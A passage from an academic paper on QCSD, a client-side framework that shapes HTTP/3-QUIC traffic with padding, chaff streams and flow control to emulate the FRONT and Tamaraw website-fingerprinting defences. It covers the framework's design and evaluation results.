Additionally, we inherit the simplifying assumptions used throughout the attack literature [11], [14]–[16], [39] to remain consistent in our use of website-fingerprinting attacks in the evaluation of our framework. That is, we conservatively assume that (1) an observer can identify the start and end of a web-page load, and can thus extract its trace from the overall traffic; (2) web pages are loaded sequentially without background noise such as media or file transfers; and (3) the page of interest is the index page of the domain. Wang and Goldberg [4] and Cui *et al.* [40] provide evaluations of these assumptions; however, as we focus on defending against an empowered adversary capable of realising these assumptions, inheriting them allows us to both remain consistent with prior works as well as to highlight any differences between conceptualised defences and their implementations in QCSD.

2.3 QUIC and HTTP/3

QUIC is a new connection-oriented transport protocol layered upon UDP. Originally designed by Google with the intent of speeding up the Web [41], it was rapidly deployed by large content providers such as Cloudflare [42], Akamai [43], and Facebook [44] before being standardised by the Internet Engineering Task Force [45]. QUIC provides reliable, in-order delivery of data similar to TCP, but differs in several ways:

Versioned, user space protocol The QUIC protocol is layered upon UDP and implemented in user space. This, along with its use of versioning, version negotiation, and extensions allows the protocol to evolve and avoid ossification.

Always encrypted QUIC packets are always encrypted. This encryption encompasses both the payload and header with the exclusion of the connection identifiers and flags necessary for decoding and decrypting the packet.

Framed data and control Transmitted data and control messages, such as acknowledgements and flow control, are encapsulated in frames which are bundled together and placed in packets. QCSD utilises the QUIC padding frame (`PADDING`), which is a repeatable, single-byte frame that is discarded upon receipt, and the ping frame (`PING`), which forces the server to acknowledge the packet containing it.

Multiplexed streams QUIC connections multiplex multiple in-order byte streams over a single connection. The data for each stream is first encapsulated with a `STREAM` frame before being placed in a packet. A single packet can therefore contain data corresponding to multiple streams. A `STREAM` frame with the `FIN` bit set marks the end of the stream.

Independent flow control Each QUIC stream is independently flow controlled. The maximum-stream-data value is an offset from the start of the stream until which the remote endpoint can send data. It can be increased by sending a `MAX_STREAM_DATA` frame with a higher offset to the remote endpoint. The amount of data that an endpoint is allowed to send on the stream is called its *flow-control credits*.

The standardisation of QUIC brought with it the standardisation of the HTTP/3 protocol [46]. HTTP/3 is the next generation of the Hypertext Transfer Protocol that underlies the web and will be solely transported via QUIC. It defines the semantics for using HTTP with QUIC, such as each QUIC stream transporting a single HTTP request and response. Furthermore, HTTP/3 demarcates HTTP headers and payloads by encapsulating them in frames with prefixed lengths [46].

2.4 Defence Preliminaries

Designing a generalised framework for enacting the aforementioned defences requires a representation of network traffic and understanding the building blocks of a defence. In requesting a web page, a browser contacts one or more web servers to request and receive the HTML of the main page as well as any web resources required to properly display the web page. The resulting ordered sequence of packets seen on the network, across an individual or multiple connections, is called a *trace*.

Definition 2.1. A *packet trace*, or simply *trace*, P, of length n can be uniquely described as a sequence of packet timestamps, lengths, and directions:

$$P = \big((t_1, l_1, d_1), \ldots, (t_n, l_n, d_n)\big)$$

where $t_i \in \mathbb{R}_{\geq 0}$ is the relative timestamp of the i-th packet, with $t_1 = 0$; $l_i \in \mathbb{Z}_{\geq}$ is a non-negative integer denoting the size of the packet, and $d_i \in \{0, 1\}$ is the direction of the packet (either from or to the client, i.e., outgoing or incoming).

Additionally, a trace may be represented as a pair of one-dimensional *aggregated time series*, one for each direction,

Definition 2.2. An *aggregated time series*, $T_{d\in\{0,1\}}$, of the direction d of trace P with granularity I, is a sequence of packet lengths:

$$T_d = (x_1, x_2, \ldots, x_m)$$

where x_i is the sum of all the packet lengths with timestamps t_i within the half-open time interval $[(i-1)\cdot I, i\cdot I)$ and with the specified direction, or 0 if no packets fell within that interval.

Building blocks of a defence QCSD aims to emulate existing defences in the literature, thus we must establish the functionality required to do so. A defence $\mathcal{M}$ is a mechanism that takes an input trace, P, and alters it to create a new trace P'. We can understand the necessary functionality of $\mathcal{M}$ by investigating the ways in which P and P' may differ. Consider w.l.o.g. x and x' at the same index in incoming time series representations $T_{d=1}$ and $T'_{d=1}$. There are three cases. First, when $x' = x$ the defence $\mathcal{M}$ does not perturb the input sequence at that time interval. Second, when $x' > x$ the packet to be transmitted must be padded by $x_\Delta = (x' - x)$ bytes. Furthermore, if $x = 0$ this equates to sending an additional $x_\Delta = x'$ bytes when no packet was present in the input sequence. And third, when $x' < x$, then the input packet is too large, and must reduced in size, sending x' bytes in that interval. If $x' = 0$ this equates to preventing the transmission of any data at that time interval.

From the above formulation, the requirements for an expressive defence framework are clear. A defence framework that emulates a defence $\mathcal{M}$ must be able to (1) send chaff packets, (2) pad packets, (3) split packets, and (4) delay the sending of packets from the client and server. Below we describe our formulation of such a framework, QCSD.

3 A QUIC Client-Side Defence Framework

We design a QUIC client-side defence framework (QCSD) that enables implementing complete website-fingerprinting defences solely from the client.

3.1 Overview

QCSD allows shaping transmissions on HTTP/3-QUIC connections in both directions, whether to or from the client, according to the configured website-fingerprinting defence. Additionally, QCSD's design aims to (1) provide website-fingerprinting resilience similar to that of the stipulated defence, (2) avoid adding additional data and delays to the connection beyond required by the defence, and (3) allow server interoperability by being standards compliant with the QUIC [45] and HTTP/3 [46] specifications.

To enact arbitrary defences, QCSD utilises standardised features of QUIC and HTTP/3 to provide the building blocks of website-fingerprinting defences, identified in Section 2.4.

3.1.1 Sending Chaff and Padding Packets: `PADDING`, `PING`, and Chaff Streams

QCSD performs padding in the client-to-server direction using QUIC's `PADDING` and `PING` control frames. These frames allow sending arbitrary amounts of null-valued data from the client – from a few bytes padding a packet to entire packets of only chaff data – which is discarded by the receiver. As a result of QUIC's pervasive encryption, these control frames are bitwise indistinguishable from normal application data.

In order to pad and chaff in the server-to-client direction, QCSD leverages the facts that HTTP GET requests are idempotent [47]–[49] and that servers host numerous resources beyond those required for the loading of any single web page. Additionally, as per the HTTP/3 standard [46], a single HTTP/3 request-response cycle is conducted upon a single stream and QUIC may place data from individual streams of a connection into the same packet [45]. Together, these allow us to construct, track, and manage streams of chaff data from the server to the client, on which padding and chaff data can be requested independently of application data. We term these streams *chaff-streams* to differentiate them from the application streams carrying the HTTP data of the web page.

3.1.2 Splitting and Delaying: Stream Flow Control

QUIC's implementation as a user-space protocol allows us to control transmissions from the client to the server, without modifying the operating system or making changes that would impact other applications at the client. We can therefore choose how much data and when to send packets originating from the client in accordance with the defence.

For data originating from the server, QCSD utilises the fact that QUIC multiplexes individual streams within a connection,




Figure 1: A simplified example of the events generated by QCSD to add chaff traffic to a connection according to the chaff-only defence trace $P = P_{\text{out}} \cup P_{\text{in}}$, with packets of length L, length $l \leq L$, and chaff streams s_i, s_j, and s_k.

where each stream is individually flow-controlled. Delaying packets is accomplished through individual, fine-grained manipulation of this stream-based flow control. A server will only send data for a stream if it has flow control credits for that stream. QCSD uses QUIC's `MAX_STREAM_DATA` (`MSD`) frame to incrementally provide flow control credits to the server on individual streams, which allows delaying or releasing data according to the defence. QCSD splits data to be received as a consequence of this approach, since it releases exactly how much data it would like to receive.

This results, however, in manipulating bursts of bytes which are delivered in one or more packets, instead of in individual packets. Frequently releasing small amounts of flow-control credit would enable finer-grained shaping, perhaps at sub-packet level bursts. However, servers may choose to aggregate received flow credit, thereby limiting such fine-grained manipulation. For example, a server that receives two releases of 600 bytes of flow credit within a short span of time may aggregate its available flow credit and send a single 1200-byte response, instead of two 600-byte responses. QCSD therefore does not send these releases at microsecond frequencies, but instead aggregates the releases at the client and signals the server every few milliseconds. As we show in Section 5, despite aggregating releases QCSD is able to effectively emulate defences from the literature.

3.1.3 Putting it All Together

Figure 1 shows a simplified example of the QUIC packets and events generated by QCSD to add chaff traffic to a connection according to a trace P. These events occur in parallel with the regular communication between the client and the server. Trace events for the outgoing direction are immediately satisfied by the client by sending additional packets, padded with `PING` and `PADDING` frames to create packets of the desired




Figure 2: Packet times and sizes for https://www.pcgamingwiki.com/ and dependent QUIC resources when collected using a simple, undefended client vs. shaped with QCSD towards the FRONT and Tamaraw defences. Packet time distributions compared to the target defences are shown above. Packets below 150 bytes (250 bytes with Tamaraw) are not shown.

length, L. Events for the incoming direction are aggregated at the client for a control interval (0.1 s in this example but around 0.005 s in practice) and the data is pulled on an appropriate chaff stream at the end of each control interval by sending `MAX_STREAM_DATA` from the client to the server. For a chaff-and-shape defence, the outgoing packets would also contain the HTTP data required for regular communication, and the streams selected for incoming data would include application streams in addition to chaff streams.

Examples of QCSD shaping the index page and resources of https://www.pcgamingwiki.com/ towards the FRONT [18] and Tamaraw [22] defences are shown in Figure 2 compared to the original traffic pattern and the target schedules generated by the defences. In the next section we describe the design of QCSD and its shaping algorithm in more detail.

3.2 Orchestrating the Defence

QCSD accepts a target trace P corresponding to a defence, a mode of operation m, and a control time interval I. The target trace P may be either a static schedule of packet timestamps and sizes, or may be dynamically generated by the defence at runtime. While QCSD supports both types of targets, for simplicity we describe its operation in terms of a static schedule. The mode m is one of two modes as indicated by the type of defence: "chaff-only" or "chaff-and-shape". In chaff-only mode, the trace P defines the cover traffic to be added to the incoming and outgoing communication. In chaff-and-shape mode, P is the target trace of the overall communication and the traffic is delayed, padded, and otherwise reshaped towards this trace. Table 1 shows an overview of the modes associated with various website-fingerprinting defences. Finally, the control interval I defines how frequently flow-control credits may be released to the server. It balances the granularity of shaping against the overhead of the control messages.

3.2.1 Preparing the QUIC Connection

During initialisation, QCSD modifies the transport parameters of the underlying QUIC connection, which are negotiated between the client and server. It reduces the initial flow-control credit from the server to the client for all bidirectional streams to only 16 bytes. Bidirectional streams transport HTTP/3 requests and responses and thus setting a low initial flow-control credit prepares the streams for shaping by preventing unscheduled transmissions from the server. This is required for chaff-streams in the case of chaff-only mode, and for both chaff and data streams in chaff-and-shape mode. Consequently, each time the client opens a new application (non-chaff) stream to the server in chaff-only mode, QCSD immediately increases the flow control to their non-restricted levels with a `MAX_STREAM_DATA` frame.

3.2.2 The Core Control Loop

Algorithm 1 outlines the central logic for shaping a connection towards the target trace P for the defence and is called with the current time after every control interval I, or at the time indicated by the next event in P. It operates on the *events* of P, that is, the tuples of time, size, and direction of data to be sent or received as indicated by the defence.

Shaping begins by determining whether to pull data from the server to the client for any previously unsatisfied incoming events, pulling as much data as needed or available across open application and chaff streams. Next, it processes each event with a timestamp within the last control interval. QCSD uses data from application streams and chaff streams to fulfil these events. Application streams are only manipulated by QCSD when reshaping the connection (chaff-and-shape) and are shaped in the same manner as chaff streams. Where possible, QCSD prioritises data from application streams over chaff streams to reduce the impact of the defence on the load-

Algorithm 1 Orchestrate the defence corresponding to trace P with mode m at the current time now. The variable ci_end is the end of the scheduled incoming control interval, $astreams$, $cstreams$ are the set of application and chaff streams resp.; and $backlog \geq 0$ is the previously unfulfilled incoming data.

```
1: procedure RunDefence(P, m, now, ci_end, backlog, astreams, cstreams)
2:     pull ← 0
3:     prev_ci_end ← now − (now mod I)
4:   if ci_end ≤ now then
5:       ci_end ← prev_ci_end + I
6:       pull ← backlog
7:       backlog ← 0
8:   end if
9:   while P has an event with a time before now do
10:      event ← next event of P
11:    if event.dir = outgoing and m = chaff-and-shape then
12:        SendPacketOfSize(event.size)
13:    else if event.dir = outgoing and m ≠ chaff-and-shape then
14:        SendChaffPacketOfSize(event.size)
15:    else if event.time ≤ prev_ci_end then
16:        pull ← pull + event.size
17:    else
18:        backlog ← backlog + event.size
19:    end if
20:  end while
21:  if pull > 0 then
22:    if m = chaff-and-shape then
23:        pull ← pull − PullOn(astreams, pull)
24:    end if
25:     pull ← pull − PullOn(cstreams, pull)
26:     backlog ← backlog + pull
27:  end if
28:  if m = chaff-and-shape, IsDone(P), and backlog = 0 then
29:    CloseConnection( )
30:  end if
31:  return backlog, ci_end
32: end procedure
```

ing time of the web page. Next, QCSD prepares to pull data to satisfy events for the incoming direction if their times were within the last control interval, otherwise they are aggregated to be pulled at the end of the current control interval.

Pushing data and chaff For outgoing events of size x bytes, QCSD uses either pending data on open application and chaff streams or QUIC `PADDING` and `PING` frames to satisfy them. For a chaff-and-shape defence, QCSD constructs a QUIC packet of at most x bytes with any pending application data or control frames. If the data that was pending to be sent on these streams was insufficient, the remaining data is sent using QUIC's `PADDING` and `PING` frames. In the case of chaff-only defences, QCSD constructs and sends a QUIC packet of x bytes with *only* `PADDING` and `PING` frames. Each frame is 1 byte in length and may be repeatedly added to a packet. While `PADDING` frames would be sufficient to send the required chaff, placing a `PING` frame in the packet ensures that the packet will be acknowledged by the server (packets with only `PADDING` frames are not acknowledged), thereby mimicking application data from the client.

Pulling data and chaff For incoming events of size x bytes of a chaff-and-shape defence, QCSD requests data from the server on open application streams with pending data, followed by open chaff streams. In chaff-only defences, data is requested only on chaff streams as application streams freely send their data. For each stream i, QCSD tracks the current value of the maximum stream data allowed to the server, msd_i, as well as the total amount of data known to be available on the stream, $limit_i$, through observing received headers and QUIC frames (see Appendix B.3). The difference between these two values, $a_i = limit_i - msd_i$, is the available capacity of that stream to provide data. QCSD selects n application and chaff streams with available capacities $a_1, \ldots, a_n$, to provide the required amount of data, that is $a_1 + \cdots + a_n \leq x$. Next QCSD allows the server to send data on each of these streams by sending a `MAX_STREAM_DATA` frame with the new value $msd_i + a_i$. The server then responds with the data from the various streams aggregated across multiple packets.

Since all outgoing messages are regulated in chaff-and-shape mode, if the defence does not currently also send an outgoing packet, then a small packet of 150 bytes is constructed to transmit the control message. To have the arrival of the data accurately match the defence schedule, the `MAX_STREAM_DATA` frames would need to be sent 1 round-trip-time (RTT) before they are expected. The RTT tracked by QUIC's congestion control algorithm could be used to determine when to send the control frame. However, for the sake of simplicity we assume zero-RTT in our implementation.

Unlike the outgoing direction with its `PADDING` frames, the incoming direction cannot ensure that it will be able to pull all of required data. The amount of data that remains to be pulled is recorded and pulled in a subsequent control interval.

Finishing shaping Finally, once there are no more events for shaping either direction of a chaff-and-shape defence the connection is closed, as expected of defences like Tamaraw [22] and Supersequence [8]. For chaff-only defences, the application continues transmitting until it completes.

3.3 Chaff Streams

A *chaff stream* is a QUIC stream opened by the client over which an idempotent resource, tangential to the loading of the web page, is requested and delivered using an HTTP/3 GET request-response cycle. Chaff streams leverage two properties of QUIC: stream-based flow control and bundling of stream data. Individual stream-based flow control allows an endpoint to specify how much data it is willing to receive over a stream,

and to prioritise data from particular streams. By manipulating the stream-based flow control, QCSD requests data from an individual chaff stream as necessary. QUIC's framing allows frames from multiple streams to be bundled in a single packet.

Our motivation to use chaff-streams within our framework derives from the limitations of the other potential sources of chaff in the HTTP/3-QUIC stack – namely arbitrary, control, or retransmitted data – and is discussed in Appendix B.1.

3.3.1 Chaff Stream Management

Although chaff streams provide a potentially large of amount of chaff, they required overcoming a number of difficulties including identification of potential chaff resources, discovery and tracking of the amount of data available on a stream, and maintaining a pool of chaff streams to provide sufficient chaff.

We envisage that the client caches historical information regarding available resources for a given origin, possibly with their sizes. This information aids in the crafting of the defence at the start of the connection, and thus improves the user's privacy, but is not required for QCSD to operate. Each time the client sends a GET request QCSD records the associated URL and headers. Once the fetch of the URL has been fulfilled, QCSD is aware of the amount of HTTP data that was received on that stream. Using this information, it estimates how much data would be available on a subsequent request for that URL. Previously requested URLs are ranked according to their HTTP payload length and are re-requested to provide available chaff data. Additionally, outgoing requests for chaff resources specify the identity encoding HTTP header ("`Accept-Encoding: identity`"), which ensures that returned content is uncompressed, thereby maximising the amount of data received for each request.

At the beginning of the connection and each time a chaff stream closes, QCSD opens 5–20 streams or as many as will allow it to have around 1 MB of chaff available to request. Appendix B.3 provides more details on the tracking and controlling of chaff streams.

3.4 Shaping Multiple Connections

The mechanisms used by QCSD naturally extend to shape the multiple connections required to download a web page. Consider a defence target P to be applied across n connections $c_1, \ldots, c_n$, each with an arbitrary number of streams. Shaping these connections equates to assigning each event E generated by P to a single connection. That is, for each event E of bytes that should be sent or pulled, QCSD selects a connection c_i to satisfy that event. Since QCSD tracks the amount of pending incoming and outgoing data on each stream (Section 3.2.2, Appendix B.3), it can select the connection based on the availability of data (e.g., the total pending across all streams for a given connection is more than required by the event).

Given multiple connections with sufficient pending bytes to satisfy the event, the question arises as to how to prioritise the assignment of the event to a connection. While we consider the selection and evaluation of such scheduling algorithms beyond the scope of this work, Yu and Benson observed production servers multiplexing QUIC streams in a round-robin fashion [50] and thus we round-robin schedule connections. For a given event, the scheduler checks the pending bytes of each connection in turn and assigns the event to the first connection c_i with sufficient capacity. For the next event, it begins its checks from connection c_{i+1} thereby giving each connection an equal chance of being assigned an event and allowing simultaneous transfer across all connections. We discuss future work on scheduling approaches in Section 7.

4 Dataset Collection

To evaluate QCSD, we implemented a prototype in an HTTP/3-QUIC library and used it to collect datasets of webpage loads defended with FRONT and Tamaraw.

4.1 Implementation

We implemented a prototype of QCSD in Mozilla's Neqo HTTP/3-QUIC client library, which is used in the Firefox browser and written in the Rust programming language [51]. Additionally, we implemented a test client that uses the library to emulate the loading of a web page. It downloads the web page's HTML and resources over one or more QUIC connections while using a pre-generated resource dependency graph to maintain dependency and timing relationships among resources. Emulating the dependencies this way enabled mimicking the complex loading of modern web pages while simplifying our evaluation (see Appendix C for details).

Since QCSD is solely client side and QUIC is a user-space transport protocol, we were able to restrict our implementation to the Neqo user-space library. Along with the implementations of the FRONT and Tamaraw defences in QCSD, each under 200 lines of code, our prototype adds around 3,500 lines of code to the Neqo HTTP/3-QUIC client library. It is available from our repository (`https://github.com/jpcsmith/neqo-qcsd`).

4.2 Datasets

To evaluate QCSD, we collected several datasets with our test client across two settings. In the first setting, *undefended*, we downloaded the web pages without any defence applied. In the second setting, *defended*, we configured QCSD to shape connections towards either the FRONT or the Tamaraw defence. We collected the following datasets in the undefended, FRONT-defended, and Tamaraw-defended settings:

- **Distance datasets ($\mathcal{D}_{dist}$)** For distance-based evaluations, we collected datasets of single traces in each setting for each of 500 unique domains.
- **ML single-connection datasets ($\mathcal{D}_{conn}$)** For machine-learning evaluations, we collected single-connection open-world datasets of 20,000 samples, split across 100 monitored domains and 10,000 unmonitored domains using our test client in each setting.
- **ML multi-connection datasets ($\mathcal{D}_{mc}$)** Additionally, we collected open-world multi-connection datasets of 11,000 samples, split across 100 monitored domains and 1000 unmonitored domains in each setting.
- **ML full-page datasets ($\mathcal{D}_{full}$)** Finally, we collected a set of datasets on full web-page loads. These datasets are of the same composition as $\mathcal{D}_{conn}$ but were collected in the undefended and FRONT-defended settings only.

The datasets consist of packet sizes and timings of web pages from domains in the Alexa top 1m list [52] that support QUIC. We collected the traces through Wireguard VPN gateways, deployed in New York City, USA; Frankfurt, Germany; and Bengaluru, India, to provide a variety of network conditions. For the full-page datasets, $\mathcal{D}_{full}$, we orchestrated the FRONT defence on the full web page by loading the given web page using the Chromium browser and, over the same encrypted VPN tunnel, we added chaff traffic using QCSD with chaff resources from the primary web page.

To apply the FRONT defence, QCSD randomly generated the chaff-schedule using the parameters $N_s = N_c = 1000$ (1300 in $\mathcal{D}_{mc}$, $\mathcal{D}_{full}$), $W_{\min} = 0.5\,\text{s}$, $W_{\max} = 7\,\text{s}$ (0.2 s and 3 s in $\mathcal{D}_{full}$), and chaff-packets of 1200 bytes (1250 bytes in $\mathcal{D}_{mc}$, $\mathcal{D}_{full}$). These were adapted from the original paper [18] to account for reduced latency in our VPN setting and high attack performance against the simulated setting. For Tamaraw, QCSD used parameters similar to the original paper: $\rho_{\text{out}} = 0.020$, $\rho_{\text{in}} = 0.005$, $L = 300$, and packets of 750 bytes in $\mathcal{D}_{dist}$ [22] and 1200 bytes–1250 bytes otherwise. Appendix C provides further collection details.

Simulated setting Finally, we generated a third setting, *simulated*, which simulates the defence as proposed in the literature on undefended traces, for comparison with QCSD's live-defended traces. FRONT simulations combined the chaff-trace generated in the defended setting with the corresponding undefended web-page trace. Tamaraw simulations are the packet schedules generated in the defended setting, as chaff-and-shape defences specify the expected final trace. We accounted for the RTT between the client's transmission of a command and our observation of the server's response by shifting the times of the chaff-schedule (FRONT) or defended trace (Tamaraw) in the server-to-client direction. This shift was between 0 ms and 200 ms and minimised the Euclidean distance between the simulated and defended traces.

5 Shaping Case Studies: FRONT & Tamaraw

We evaluated QCSD's ability to accurately pad or shape HTTP-QUIC connections to two website-fingerprinting defences from the literature: FRONT [18] and Tamaraw [22]. Using the distance datasets $\mathcal{D}_{dist}$, we measured the similarity between each defended trace and its simulated counterpart, as well as the incurred bandwidth and latency overheads.

Trace similarity We measured the similarity between the aggregated time series (Definition 2.2) of the defended and simulated settings using Pearson's correlation coefficient r and the longest common subsequence measure (LCSS). Pearson's r measures linear correlation between two sets of data, and has been used in flow correlation attacks on Tor [53], [54]. LCSS was designed to compare noisy time series data and thus fits well to our use case [55]. Being less common, we describe LCSS below and assume familiarity with Pearson's r.

Definition 5.1. *Longest Common Subsequence (LCSS)* [55] is a measure of similarity between two time series that is robust to noise. It is given by

$$S_{\delta,\varepsilon}(\mathbf{x},\mathbf{y}) = \frac{LCSS_{\delta,\varepsilon}(\mathbf{x},\mathbf{y})}{\min\{|\mathbf{x}|,|\mathbf{y}|\}}$$


where $LCSS_{\delta,\varepsilon}$ denotes the length of longest matching subsequence between each direction of the simulated and defended aggregated time series $\mathbf{x}$ and $\mathbf{y}$, of lengths $|\mathbf{x}|$ and $|\mathbf{y}|$, and when allowing some elements to be unmatched. $LCSS_{\delta,\varepsilon}$ pairs entries at most δ entries forward or backward in time, and considers them a match if their difference is at most ε. The measure $S_{\delta,\varepsilon}$ ranges from 0 to 1 with 1 representing the greatest similarity. We set ε to 150 bytes to disregard server control packets and framing and left δ unconstrained.

Bandwidth and latency overheads We used the definition of bandwidth and latency overheads present in the literature [8], [18], [20]. They are calculated as the increase relative to the number of transmitted bytes or duration of the undefended communication and are thus unitless. In the case of the latency overhead, the duration of the defended communication is until the last application packet, as the user's experience of delay is unaffected by trailing chaff traffic.


5.1 Chaff-Only Defence 'FRONT'

We evaluated the FRONT defence as an exemplar of chaff-only defences, that is, those that obscure the web page by solely adding chaff traffic to the trace.

QCSD closely emulates FRONT Pearson's r and LCSS between the QCSD-defended and simulated time-series, aggregated at various granularities, are shown in Figure 3a. Pearson's r shows increasing correlation strength with larger granularities, from a weak correlation ($r < 0.3$) at 5 ms to medium



(a) FRONT



(b) Tamaraw

Figure 3: Pearson's r and LCSS between QCSD-collected and simulated time series, aggregated at various sampling rates.

($0.3 < r < 0.5$) and strong ($r > 0.5$) correlations in the incoming and outgoing directions respectively at 50 ms granularity. This increasing trend arises from scheduling and network conditions causing small differences in time between the schedule and when a packet is sent or observed, and thus becomes less pronounced at higher granularities. The overall pattern of sent and received chaff therefore matches the target schedule.

LCSS reports high similarity between the defended and simulated time series (Figure 3a), as it is better tailored to our noisy environment. At both 1 ms and 5 ms granularities LCSS indicated that both the defended and simulated time series were transmitting similar amounts of bytes (within $\varepsilon = 150$) for over 85% of the intervals. The decrease at higher granularities is likely due to the aggregation of multiple packets within a single interval in the calculation. For example, two control packets aggregated in an interval expected to be empty would no longer be within ε of 0 bytes. Nevertheless, the ability of QCSD to closely emulate FRONT is apparent in the high LCSS score at 5 ms, the control interval used to pulled chaff.

FRONT emulation incurs small overheads Next, we measured the latency and bandwidth overhead incurred by QCSD when emulating FRONT. The bandwidth overhead, shown in Table 2, slightly increased from 1.17 in the simulated setting to 1.43 in the defended setting. There are two reasons for this increase. First, unlike in the simulated setting we send control packets from the client and receive acknowledgements from the server, in addition to other control messages necessary for maintaining the connection. We could reduce this overhead by bundling control messages with outgoing chaff as opposed to sending them as normal application traffic. Second, since we cannot construct the packets at the server, we pull the full amount of the desired chaff as stream data, which is additionally encapsulated with QUIC and `STREAM_FRAME` headers. This overhead could be reduced by estimating header lengths and reducing the amount of chaff requested accordingly.

Table 2: Median overheads and their lower and upper quartiles for FRONT and Tamaraw. Simulation overheads marked with * were computed using Cai *et al.*'s Tamaraw simulation [22].

	FRONT	Tamaraw
Bandwidth		
Defended	1.43 (0.58–5.86)	4.16 (1.43–10.6)
Simulated	1.17 (0.48–4.99)	3.09 (0.90–8.35)
	–	*0.58 (0.20–2.44)
Latency		
Defended	−0.12 (−0.22–0.05)	8.43 (3.61–17.3)
Simulated	0.00	*2.34 (0.69–6.98)

In the case of the latency overhead, Table 2 shows that both the simulated and QCSD approaches have overheads near zero, as the addition of chaff packets does not affect the original transmission duration. The small negative latency is likely due to network variations across the defended and undefended settings as the interquartile range spans zero.

5.2 Shaping Defence 'Tamaraw'

At the other end of the defence spectrum lies heavy-weight defences such as Tamaraw [22], which add chaff and shape the traffic from the client and the server to constant rates.

QCSD successfully emulates Tamaraw In Figure 3b, we can see both Pearson's r and LCSS scores for the simulated and defended time series for Tamaraw. Pearson's r reports median correlations of medium strength ($\sim$0.5) in the direction from client to server at 25 ms and 50 ms granularities. The negative Pearson's r in the outgoing direction is indicative of a phase-shift between the compared time series, and can occur, for example, when an odd number of packets are aggregated in an interval in one series but an even in another.

In contrast, LCSS reports high similarities in excess of 0.87 in both the outgoing and incoming directions at 1 ms granularity and around 0.5 at 5 ms granularity. Insufficient data at the server, server aggregation of responses into unequal packets, such as of 1300 bytes and 200 bytes as opposed to two 750-byte packets, as well as network jitter resulting in multiple packets arriving in the same interval likely all contribute to the reduction in the similarity score.


Large bandwidth overheads are even larger Tamaraw's bandwidth overheads are shown in Table 2. The already large bandwidth overhead of 3.09 times the undefended transmission size in the simulated setting is further increased to 4.16 when emulated with QCSD. This increase of around 30% above that of the simulated setting is similar to the increase encountered in FRONT and results from the addition of the control messages necessary to coordinate with the server. In the case of Tamaraw however, the control messages that are sent every 5 ms to the server cannot be bundled with outgoing scheduled packets, as those occurring every 20 ms. At these intervals, QCSD sends QUIC packets of 150 bytes to ensure that control messages are delivered to the server. Since `MAX_STREAM_DATA` control frames have variable length but are at most 17 bytes, and as multiple such frames may be sent in a control packet, profiling for frequently used control frame sizes or bounding the number of streams used to request data in each interval could reduce this overhead. We discuss the overhead difference between the live-generated schedule and the simulated overhead [22] below with the latency overhead.

